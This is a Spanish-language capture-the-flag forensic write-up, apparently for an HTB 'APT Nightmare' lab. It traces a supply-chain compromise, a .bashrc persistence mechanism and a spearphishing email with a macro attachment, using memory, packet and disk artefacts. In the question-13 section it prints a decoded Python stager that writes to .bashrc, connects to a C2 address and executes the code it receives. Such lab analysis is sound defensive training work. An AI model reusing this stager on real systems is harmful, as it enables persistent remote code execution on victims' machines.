
<VirtualHost *:80>
    ServerName download.cs-corp.cd
    DocumentRoot /var/www/html/download

    <Directory /var/www/html/download>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```



La cadena comienza con la presencia de código fuente legítimo, el cual es procesado en un entorno de construcción (*build process*) que, en este escenario, ha sido subvertido por el atacante mediante la inserción de malware. Esta manipulación se traduce en la generación de binarios contaminados que son posteriormente alojados en el servidor de actualizaciones de la víctima.

Desde dicho servidor, el malware es distribuido de forma encubierta a los clientes legítimos, quienes descargan los archivos creyendo que provienen de una fuente confiable. Una vez ejecutados, estos artefactos habilitan fases posteriores del ataque, que incluyen robo de información, persistencia y control remoto, todo ello orquestado desde la infraestructura de *Command and Control* (*C2*) del adversario.



La acción observada, consistente en la sustitución de los archivos legítimos alojados en el subdominio *download* por copias manipuladas, se corresponde con la sub-técnica **T1195.002 – Compromise Software Supply Chain** del marco MITRE ATT&CK. Esta categoría, inscrita dentro de la táctica de *Initial Access*, describe la manipulación de mecanismos de distribución de software con el propósito de insertar cargas maliciosas en sistemas de usuarios finales. En términos operativos, el adversario aprovecha la confianza depositada en repositorios, servidores de actualización o sitios de descarga oficiales para propagar malware de manera encubierta, transformando la propia infraestructura de la víctima en un canal involuntario de infección.

La peligrosidad de esta técnica radica en su capacidad para escalar el alcance del ataque más allá del perímetro inicial, comprometiendo no solo al servidor afectado, sino también a toda su base de clientes. En el escenario analizado, el atacante instrumentalizó el subdominio *download* como vector de distribución, esperando que los usuarios descargaran los archivos contaminados bajo la apariencia de legitimidad. Este proceder se alinea con la descripción oficial de MITRE, que advierte sobre la explotación de la cadena de confianza digital como un medio para introducir código arbitrario en entornos corporativos y domésticos. La literatura especializada ha subrayado reiteradamente la trascendencia de este vector. MITRE ATT&CK lo documenta en su taxonomía como un ejemplo paradigmático de compromiso de la cadena de suministro, mientras que organismos como ENISA han advertido en sus informes sobre el incremento de ataques de esta naturaleza en los últimos años, destacando su impacto estratégico y la dificultad de detección temprana.



Asimismo, investigaciones académicas y divulgativas, como las publicadas por Infosec Institute, han puesto de relieve la necesidad de implementar controles de integridad criptográfica, segmentar entornos de desarrollo y producción, y monitorizar accesos a repositorios y servidores de distribución como medidas defensivas imprescindibles.

The screenshot shows the MITRE ATT&CK website with the URL attack.mitre.org/techniques/T1195/002/. The page title is "Supply Chain Compromise: Compromise Software Supply Chain". On the left, there is a sidebar with a tree view of techniques, including "Compromise Software Supply Chain". The main content area displays the following information:

- Other sub-techniques of Supply Chain Compromise (3)**
- Adversaries may manipulate application software prior to receipt by a final consumer for the purpose of data or system compromise. Supply chain compromise of software can take place in a number of ways, including manipulation of the application source code, manipulation of the update/distribution mechanism for that software, or replacing compiled releases with a modified version.**
- Targeting may be specific to a desired victim set or may be distributed to a broad set of consumers but only move on to additional tactics on specific victims.**

Procedure Examples

ID	Name	Description
C0057	3CX Supply Chain Attack	During the 3CX Supply Chain Attack, Applejeus first compromised an "end-of-life" trading software application which was downloaded and executed inside the 3CX enterprise environment. The second compromise modified the Windows and macOS build environments used to distribute the 3CX software to their customer base.
G0096	APT41	APT41 gained access to production environments where they could inject malicious code into legitimate, signed files and widely distribute them to end users.
S0222	CCBkdr	CCBkdr was added to a legitimate, signed version 5.33 of the CCleaner software and distributed on CCleaner's distribution site.
G0080	Cobalt Group	Cobalt Group has compromised legitimate web browser updates to deliver a backdoor.

13. What command provided persistence in the cs-linux.deb file?

El análisis del *packet capture* permitió identificar la presencia del archivo **cs-linux.deb**, el cual fue recuperado mediante la opción *File > Export Objects > HTTP* en Wireshark, filtrando específicamente por el nombre del fichero.

The screenshot shows the Wireshark interface with the title "Wireshark - Exportar - Listado de objetos HTTP". A search bar at the top contains the filter "Filtro de texto: cs-|". Below it, a table lists the export items:

Paquete	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
36019	192.168.1.5:8000	application/vnd.debian.binary-package	930 bytes	cs-linux.deb

At the bottom, there are buttons for "Guardar", "Guardar todo", "Preview", and "Cerrar".



Una vez descargado, se procedió a su extracción en un directorio denominado *cs-linux* mediante el comando **dpkg-deb -x cs-linux deb cs-linux**.

```
[usuari@kali:~/HTB/APT-Nightmare/APTNightmare4r3]
$ file cs-linux.deb
cs-linux.deb: Debian binary package (format 2.0), with control.tar.zst, data compression zst

[usuari@kali:~/HTB/APT-Nightmare/APTNightmare4r3]
$ dpkg-deb -x cs-linux.deb cs-linux

[usuari@kali:~/HTB/APT-Nightmare/APTNightmare4r3]
$ tree cs-linux
cs-linux
└── usr
    └── bin
        └── cs-linux

3 directories, 1 file
```

La inspección del contenido reveló la existencia de un binario en la ruta /usr/bin/cs-linux. Al examinarlo, se constató que contenía un comando codificado en **Base64**, el cual fue decodificado y almacenado en un archivo denominado *cs-output*. El resultado de esta operación mostró que el contenido estaba comprimido en formato **zlib**, lo que exigió su descompresión para acceder al código subyacente.

La descompresión evidenció que el archivo correspondía a un **script en Python**, cuya funcionalidad principal consistía en añadir la entrada *cs-linu*x al archivo **.bashrc** del sistema. Este procedimiento constituye un mecanismo de persistencia clásico en entornos Linux, ya que garantiza la ejecución automática del script cada vez que se abre una nueva ventana de terminal. En términos prácticos, el adversario se aseguró de que su artefacto malicioso se activara de manera recurrente, sin necesidad de intervención adicional, consolidando así su presencia en el sistema comprometido.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTNightmare3]
└$ cat cs-output | zlib-flate -uncompress
import socket,zlib,base64,struct,time,os

os.system("echo cs-linux 00 >> ~/.bashrc")
for x in range(10):
    try:
        s=socket.socket(2,socket.SOCK_STREAM)
        s.connect(('192.168.1.5',4444))
        break
    except:
        time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
    d+=s.recv(l-len(d))
exec(zlib.decompress(base64.b64decode(d)),{'s':s})
```

La manipulación del archivo `.bashrc` observada en el análisis se corresponde con la técnica **T1037 – Boot or Logon Initialization Scripts** del marco **MITRE ATT&CK**, inscrita dentro de la táctica de *Persistence*. Esta técnica describe el abuso de scripts de inicialización que se ejecutan automáticamente durante el arranque del sistema o al inicio de sesión de un usuario, con el fin de garantizar la ejecución recurrente de código malicioso.

En entornos Unix y Linux, archivos como `.bashrc`, `.profile` o `.bash_profile` constituyen puntos de entrada privilegiados para los adversarios, ya que permiten insertar comandos que se ejecutan de manera transparente cada vez que se abre una nueva sesión de terminal. El atacante, al añadir la referencia al binario `cs-linux` en el archivo `.bashrc`, aseguró que su artefacto se activara de forma persistente sin necesidad de interacción adicional, consolidando así su control sobre el sistema comprometido.

La peligrosidad de esta técnica radica en su carácter discreto y en la dificultad de detección temprana, dado que los scripts de inicialización forman parte del funcionamiento legítimo del sistema operativo. MITRE ATT&CK documenta que los adversarios recurren a este mecanismo para mantener acceso continuado, ejecutar cargas maliciosas tras reinicios y evadir controles de seguridad tradicionales.



Desde una perspectiva defensiva, resulta imprescindible monitorizar modificaciones en estos archivos, aplicar controles de integridad y establecer alertas sobre cambios inesperados en scripts de inicio de sesión, con el fin de detectar intentos de persistencia encubierta.

14. The attacker sent emails to employees, what is the name of the running process that allowed this to occur?

La inspección de los procesos activos en el sistema comprometido se llevó a cabo mediante el plugin **linux_pslist** de Volatility, herramienta que permite enumerar de manera exhaustiva las instancias en ejecución en el momento de la captura de memoria. El análisis reveló la presencia del proceso denominado **citserver**, correspondiente a un servicio de correo electrónico.

La identificación de este proceso resulta crítica, ya que constituye el mecanismo a través del cual el adversario logró enviar mensajes directamente a los empleados de la organización. En términos operativos, el atacante aprovechó la ejecución de *citserver* para instrumentar una campaña de comunicación ilícita desde el propio servidor comprometido, valiéndose de la infraestructura interna para dar apariencia de legitimidad a sus correos.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTNightm4r3]
$ python ./volatility/vol.py --profile=LinuxUbuntu_5_3_0-70-generic_profilex64 -f Memory_WebServer.mem linux_pslist
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timerliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
0xfffff9fa43fc75d00 NetworkManager          427      1      0      0      0x000000007ec8c000 2024-02-04 23:47:49 UTC+0000
0xfffff9fa43f72e800 wpa_supplicant        432      1      0      0      0x000000007ecf4000 2024-02-04 23:47:49 UTC+0000
0xfffff9fa43e012e800 udisksd              447      1      0      0      0x000000007ee08000 2024-02-04 23:47:49 UTC+0000
0xfffff9fa43eef1740 acpid                448      1      0      0      0x000000007ec9c000 2024-02-04 23:47:49 UTC+0000
0xfffff9fa43efd8000 snapd                463      1      0      0      0x000000007ef80000 2024-02-04 23:47:49 UTC+0000
0xfffff9fa43efd9740 webkit               541      1      0      0      0x000000007ec08000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43efdd000 citserver            542      1      0      0      0x000000007ec97c000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43e01e0000 citserver            545      542    123     129      0x000000007ea32000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43e925d000 webkit               546      541     -     85534      0x000000007ec0b000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43e925d000 polkitd              547      1      0      0      0x000000007e952000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43e95d000 cups-browsed        551      1      0      0      0x000000007dc04000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43e95d000 webkit               553      1      0      0      0x000000007e85a000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43e95d000 webkit               554      553     -     65534      0x000000007fcce000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43e8845c0 named               565      1      121    127      0x000000007ea7e000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43de1740 iptp-VBoxWQueue     602      2      0      0      ----- 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43de09740 gdm3                621      1      0      0      0x000000007df2e000 2024-02-04 23:47:50 UTC+0000
0xfffff9fa43de20000 gdm-session-wor   641      621     0      1000     0x000000007d076000 2024-02-04 23:47:51 UTC+0000
0xfffff9fa43d1d8000 mysqld              650      1      122    128      0x000000007dc82000 2024-02-04 23:47:51 UTC+0000
```

15. We received a phishing email. Provide the subject of that email.

La identificación del correo electrónico malicioso se llevó a cabo mediante un análisis exhaustivo del volcado de memoria, empleando para ello los *plugins* de Volatility orientados a la inspección de procesos y archivos abiertos. En primer lugar, se utilizó **linux_lsof** para listar los ficheros asociados al proceso con PID **545**, previamente vinculado al servicio de correo electrónico *citserver*. Esta correlación permitió focalizar la investigación en los artefactos gestionados por dicho proceso, estrechando el perímetro de búsqueda hacia los elementos directamente implicados en la actividad de envío de correos.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTNightm4r3]
$ python ./volatility/vol.py --profile=LinuxUbuntu_5_3_0-70-generic_profilex64 -f Memory_WebServer.mem linux_lsof -p 545
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
Offset      Name           Pid  FD  Path
-----      -----
0xfffff9fa43e01e0000 citserver      545      0 /dev/null
0xfffff9fa43e01e0000 citserver      545      1 /dev/null
0xfffff9fa43e01e0000 citserver      545      2 /dev/null
0xfffff9fa43e01e0000 citserver      545      3 /run/citadel/citadel.lock
0xfffff9fa43e01e0000 citserver      545      4 /dev/urandom
0xfffff9fa43e01e0000 citserver      545      5 /dev/random
0xfffff9fa43e01e0000 citserver      545      6 /var/lib/citadel/data/cdb.00
0xfffff9fa43e01e0000 citserver      545      7 /var/lib/citadel/data/cdb.01
0xfffff9fa43e01e0000 citserver      545      8 /var/lib/citadel/data/cdb.02
0xfffff9fa43e01e0000 citserver      545      9 /var/lib/citadel/data/cdb.03
0xfffff9fa43e01e0000 citserver      545     10 /var/lib/citadel/data/cdb.04
0xfffff9fa43e01e0000 citserver      545     11 /var/lib/citadel/data/cdb.05
0xfffff9fa43e01e0000 citserver      545     12 /var/lib/citadel/data/cdb.06
0xfffff9fa43e01e0000 citserver      545     13 /var/lib/citadel/data/cdb.07
0xfffff9fa43e01e0000 citserver      545     14 /var/lib/citadel/data/cdb.08
0xfffff9fa43e01e0000 citserver      545     15 /var/lib/citadel/data/cdb.09
0xfffff9fa43e01e0000 citserver      545     16 /var/lib/citadel/data/cdb.0a
0xfffff9fa43e01e0000 citserver      545     17 /var/lib/citadel/data/cdb.0b
0xfffff9fa43e01e0000 citserver      545     18 /var/lib/citadel/data/cdb.0c
0xfffff9fa43e01e0000 citserver      545     19 /var/lib/citadel/data/cdb.0d
0xfffff9fa43e01e0000 citserver      545     20 /var/lib/citadel/data/log.0000000001
0xfffff9fa43e01e0000 citserver      545     21 socket:[18780]
0xfffff9fa43e01e0000 citserver      545     22 socket:[18781]
0xfffff9fa43e01e0000 citserver      545     23 socket:[10702]
```



Posteriormente, se recurrió al *plugin linux_find_file*, cuya funcionalidad permite localizar inodos específicos dentro del volcado de memoria y, a partir de ellos, exportar los archivos correspondientes.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTNightmare3]
└─$ python ./volatility/vol.py --profile=LinuxUbuntu_5.3.0-70-generic_profilex64 -f Memory_WebServer.mem linux_find_file -F /var/lib/citadel/data/log.0000000001
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.apiohooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apiohooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry_amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware_lslock (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry_lsaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry_auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry_registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apiohooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envvars (ImportError: No module named Crypto.Hash)
Inode Number           Inode File Path
-----
1578464 0xfffff9fa43f20d628 /var/lib/citadel/data/log.0000000001
```

Mediante esta técnica se identificó y extrajo el archivo **log.0000000001**, el cual contenía el detalle bruto de las comunicaciones gestionadas por *citserver*.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTNightmare3]
└─$ python ./volatility/vol.py --profile=LinuxUbuntu_5.3.0-70-generic_profilex64 -f Memory_WebServer.mem linux_find_file -i 0xfffff9fa43f20d628 -o log.0000000001
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.apiohooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apiohooks_kernel (ImportError: No module named distorm3)
```

El examen de este archivo reveló la estructura completa del correo electrónico malicioso, incluyendo el **Subject**, el cuerpo del mensaje y el nombre del archivo adjunto. La presencia de un asunto claramente orientado a inducir al destinatario a abrir el mensaje confirma la naturaleza de la campaña de **phishing**, diseñada para explotar la confianza de los empleados y facilitar la ejecución de cargas maliciosas o la exfiltración de credenciales.

```
==>B=>B=>B=>BKD=>h5,=====
=>01K0=>e=>* 6F:S=>:v=
NG,*<(
V=N6xD=>en*****6HN=>)*>
G\*16*=>nhx)W*=>
***AI65C04478-00000047@cs-corp.cdPadmInt707099256Admin00000000006.Sent ItemsNcs-corp.cdhCitadel ServerRceo-rJReview Revised Privacy Policy7,***.
W7xD=>en*****7He**>X*
G\1 8D\k=>I*          8\$0nQ82*=>*XnQ8*=>MIME-Version: 1.0
X-Mailer: WebKit/917
Content-type: multipart/mixed; boundary="Citadel--Multipart--cs-corp.cd--022a--000d"
This is a multipart message in MIME format.
--Citadel--Multipart--cs-corp.cd--022a--000d
Content-type: multipart/alternative; boundary="Citadel--Multipart--cs-corp.cd--022a--000e"
This is a multipart message in MIME format.
```

16. What is the name of the malicious attachment?

El análisis del archivo **log.0000000001**, extraído mediante el *plugin linux_find_file* de Volatility, permitió reconstruir el contenido íntegro del correo electrónico malicioso enviado a los empleados. Entre los campos más relevantes se encontraba el **Subject**, el cuerpo del mensaje y, de manera crítica, el nombre del archivo adjunto.

La evidencia muestra que el correo contenía como adjunto el fichero denominado **policy.docm**, un documento de Microsoft Word habilitado con macros. Este tipo de archivos constituye un vector de ataque recurrente en campañas de **phishing**, ya que las macros incrustadas pueden ejecutar código arbitrario en el sistema de la víctima una vez que el documento es abierto, facilitando la descarga de *payloads* adicionales o la ejecución de comandos maliciosos.



La identificación de **policy.docm** como artefacto malicioso confirma la intencionalidad del adversario de aprovechar técnicas de ingeniería social combinadas con funcionalidades legítimas de la suite ofimática para comprometer a los usuarios finales. Este hallazgo se alinea con la técnica **T1566.001 – Phishing: Spearphishing Attachment** del marco **MITRE ATT&CK**, que documenta el envío de correos electrónicos con adjuntos manipulados como mecanismo de acceso inicial.

Según la definición de MITRE, esta técnica describe el envío de mensajes electrónicos que contienen archivos adjuntos manipulados, diseñados para explotar la confianza del destinatario y ejecutar código malicioso una vez abiertos. Los adversarios suelen recurrir a formatos de uso cotidiano—como documentos de Microsoft Office habilitados con macros, archivos PDF o imágenes aparentemente inocuas— para inducir a la víctima a interactuar con el contenido. En el escenario analizado, el atacante utilizó un documento Word con macros incrustadas, lo que constituye un vector de ataque clásico: al abrir el archivo, las macros pueden descargar cargas adicionales o ejecutar comandos arbitrarios, facilitando la intrusión inicial en el sistema.

La peligrosidad de esta técnica radica en su capacidad para combinar **ingeniería social con explotación técnica**, aprovechando la confianza que los usuarios depositan en comunicaciones internas o externas aparentemente legítimas. MITRE ATT&CK documenta que el spearphishing con adjuntos es uno de los métodos más comunes de acceso inicial, utilizado tanto por grupos criminales como por actores estatales, debido a su eficacia y bajo coste operativo. Desde una perspectiva defensiva, resulta imprescindible implementar filtros de correo avanzados, soluciones de *sandboxing* para analizar adjuntos sospechosos, y programas de concienciación que instruyan a los empleados sobre los riesgos asociados a la apertura de documentos no verificados.

```
--Citadel--Multipart--cs-corp.cd--022a--000e
Content-type: text/html; charset=utf-8
Content-Transfer-Encoding: quoted-printable
<html><body>
<p>Dear CEO,<br /><br />I hope this message finds you well. We've drafted= our updated privacy policy ahead of schedule. Please review the attached= document and share any objections or suggestions with HR via email.<br /><br />Your input is valuable!<E2=80=94thank you!<br /><br />Mr. AK, cs-corp=
</p></body></html>

--Citadel--Multipart--cs-corp.cd--022a--000e--
--Citadel--Multipart--cs-corp.cd--022a--000d
Content-type: application/msword; name="policy.docm"
Content-disposition: attachment; filename="policy.docm"
Content-transfer-encoding: base64
```

17. Please identify the usernames of the CEOs who received the attachment.

La identificación de los destinatarios del correo electrónico malicioso se llevó a cabo mediante un análisis exhaustivo del archivo **log.0000000001**, previamente extraído del volcado de memoria con el *plugin linux_find_file* de Volatility. Con el objetivo de determinar qué usuarios recibieron el adjunto malicioso **policy.docm**, se procedió a realizar una búsqueda específica dentro del archivo, utilizando como cadena de referencia el prefijo “**ceo-**”, patrón que permitía localizar las cuentas de los directivos a quienes iba dirigido el mensaje.

El resultado de esta búsqueda reveló los **usernames asociados a los CEOs** que figuraban como destinatarios del correo. La presencia de estas cuentas confirma que el adversario orientó su campaña de **phishing** hacia perfiles de alto valor dentro de la organización, seleccionando objetivos estratégicos cuyo eventual compromiso tendría un impacto significativo en la seguridad corporativa.

```
[usuario@kali] -[~/HTB/APT-Nightmare/APTN1ghtm4x3]
$ strings log.0000000001 | grep -i -o ceo-.. | sort -u
ceo-ru
ceo-us

[usuario@kali] -[~/HTB/APT-Nightmare/APTN1ghtm4x3]
$
```



18. What is the hostname for the compromised CEO?

Para determinar el **hostname** de la máquina comprometida perteneciente al CEO, se proporcionó una imagen de disco que fue sometida a análisis forense. En este contexto, se empleó la herramienta **RegRipper**, junto con el plugin **compname**, el cual permite extraer información directamente del registro **SYSTEM**.

RegRipper es una utilidad ampliamente reconocida en el ámbito de la informática forense, desarrollada por Harlan Carvey, que facilita la extracción y el análisis automatizado de datos contenidos en los registros de Windows. Su funcionamiento se basa en un conjunto de *plugins* especializados que interpretan claves y valores específicos del registro, transformando información cruda en resultados inteligibles para el investigador. En este caso, el *plugin compname* se centra en recuperar el nombre de la computadora, dato almacenado en el registro **SYSTEM**, lo que permite identificar de manera inequívoca el **hostname** de la máquina analizada.

La relevancia de RegRipper radica en su capacidad para acelerar procesos de análisis que, de otro modo, requerirían una inspección manual minuciosa de los archivos de registro. Además, su modularidad y extensibilidad lo convierten en una herramienta indispensable en investigaciones forenses, ya que permite adaptar el análisis a las necesidades específicas de cada caso. En el escenario estudiado, la aplicación de RegRipper proporcionó evidencia directa sobre la identidad del sistema comprometido, reforzando la narrativa del incidente y aportando un elemento clave para la atribución y la reconstrucción de la cadena de ataque.

```
(usuario㉿kali)-[~/c/Windows/System32/config]
└─$ regripper -r SYSTEM -p compname
Launching compname v.20090727
compname v.20090727
(System) Gets ComputerName and Hostname values from System hive
ComputerName      = DESKTOP-ELS5JAK
TCP/IP Hostname   = DESKTOP-ELS5JAK
```

19. What is the full path for the malicious attachment?

Para determinar la ruta completa del adjunto malicioso identificado como *policy.docm*, se recurrió al análisis de los archivos **Prefetch** de Windows, concretamente al fichero **WINWORD.EXE-31BEA1DD.pf**. Los archivos con extensión **.pf** constituyen artefactos generados por el sistema operativo Windows con el objetivo de optimizar la carga de aplicaciones. Cada vez que un ejecutable se ejecuta, Windows crea o actualiza un archivo Prefetch que contiene información sobre la ruta del programa, los recursos accedidos y estadísticas de ejecución. Desde la perspectiva forense, estos archivos son de gran valor, ya que permiten reconstruir la actividad de procesos y evidenciar la apertura de documentos específicos.

En este escenario se utilizó el script **prefetchruncounts.py**, una herramienta que automatiza la extracción de información clave de los archivos Prefetch, incluyendo el número de ejecuciones y las rutas de los ficheros asociados.

```
(usuario㉿kali)-[~/c/Windows/System32/config]
└─$ wget https://raw.githubusercontent.com/dfir-scripts/prefetchruncounts/master/prefetchruncounts.py
--2025-12-04 23:58:49-- https://raw.githubusercontent.com/dfir-scripts/prefetchruncounts/master/prefetchruncounts.py
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 3938 (3,8K) [text/plain]
Grabando a: «prefetchruncounts.py»
prefetchruncounts.py          100%[=====] 3,85K --.-KB/s  en 0s
2025-12-04 23:58:49 (30,9 MB/s) - «prefetchruncounts.py» guardado [3938/3938]
```



Este script se apoya en la librería **prefetch-parser**, la cual proporciona las funciones necesarias para interpretar la estructura interna de los archivos **.pf**, transformando datos binarios en resultados inteligibles para el investigador.

```
(isolated)-(usario㉿kali)-[~/DiskImage/C/Windows/prefetch]
$ pip install prefetch-parser
Collecting prefetch-parser
  Downloading prefetch_parser-1.0.0-py3-none-any.whl.metadata (1.4 kB)
Collecting libssca-python==20221027.3+20221027 (from prefetch-parser)
  Downloading libssca-python-20221027.tar.gz (1.7 MB)
    Installing build dependencies ... done
      Getting requirements to build wheel ... done
      Preparing metadata (pyproject.toml) ... done
    Downloading preflight_parser-1.0.0-py3-none-any.whl (3.4 kB)
Building wheels for collected packages: libssca-python
  Building wheel for libssca-python (pyproject.toml) ... done
    Created wheel for libssca-python: filename=libssca_python-20221027-cp313-cp313-linux_x86_64.whl size=1412931 sha256=b23982f9ffa21b6810dd4bc90f213cd100c93eafbd62243bf39ff6b1b97d7f
    Stored in directory: /home/usario/.cache/pip/wheels/67/02/6d/486ed81c62ed7b9f181f3f29ab5cae0b59063539722d6338aa
Successfully built libssca-python
Installing collected packages: libssca-python, prefetch-parser
Successfully installed libssca-python-20221027 prefetch-parser-1.0.0
```

La relevancia de este hallazgo radica en que los archivos Prefetch no solo evidencian la ejecución de aplicaciones, sino que también permiten vincular de manera directa la actividad del usuario con artefactos maliciosos específicos. En este caso, la correlación entre el proceso **WINWORD.EXE**, el archivo Prefetch y el adjunto **policy.docm** constituye una prueba sólida de la apertura del documento malicioso, reforzando la narrativa del incidente y aportando un elemento crítico para la atribución y reconstrucción de la cadena de ataque.

```
(isolated)-(usario㉿kali)-[~/DiskImage/C/Windows/prefetch]
$ python3 ..../prefetchruncounts.py WINWORD.EXE-31BEA1DD.pf | grep -i policy.docm
..._..._WINWORD.EXE,WINWORD.EXE-31BEA1DD.pf,31BEA1DD,150,_of_,279,,\VOLUME{01da574a486868be-4e48e94b}\USERS\CEO-US\DOWNLOADS\POLICY_DOCM.ZONE.IDENTIFIER
..._..._WINWORD.EXE,WINWORD.EXE-31BEA1DD.pf,31BEA1DD,157,_of_,279,,\VOLUME{01da574a486868be-4e48e94b}\USERS\CEO-US\DOWNLOADS\POLICY_DOCM.ZONE.IDENTIFIER
..._..._WINWORD.EXE,WINWORD.EXE-31BEA1DD.pf,31BEA1DD,160,_of_,279,,\VOLUME{01da574a486868be-4e48e94b}\USERS\CEO-US\DOWNLOADS\POLICY_DOCM.ZONE.IDENTIFIER
[...]
[isolated)-(usario㉿kali)-[~/DiskImage/C/Windows/prefetch]
```

20. What was the command used to gain initial access?

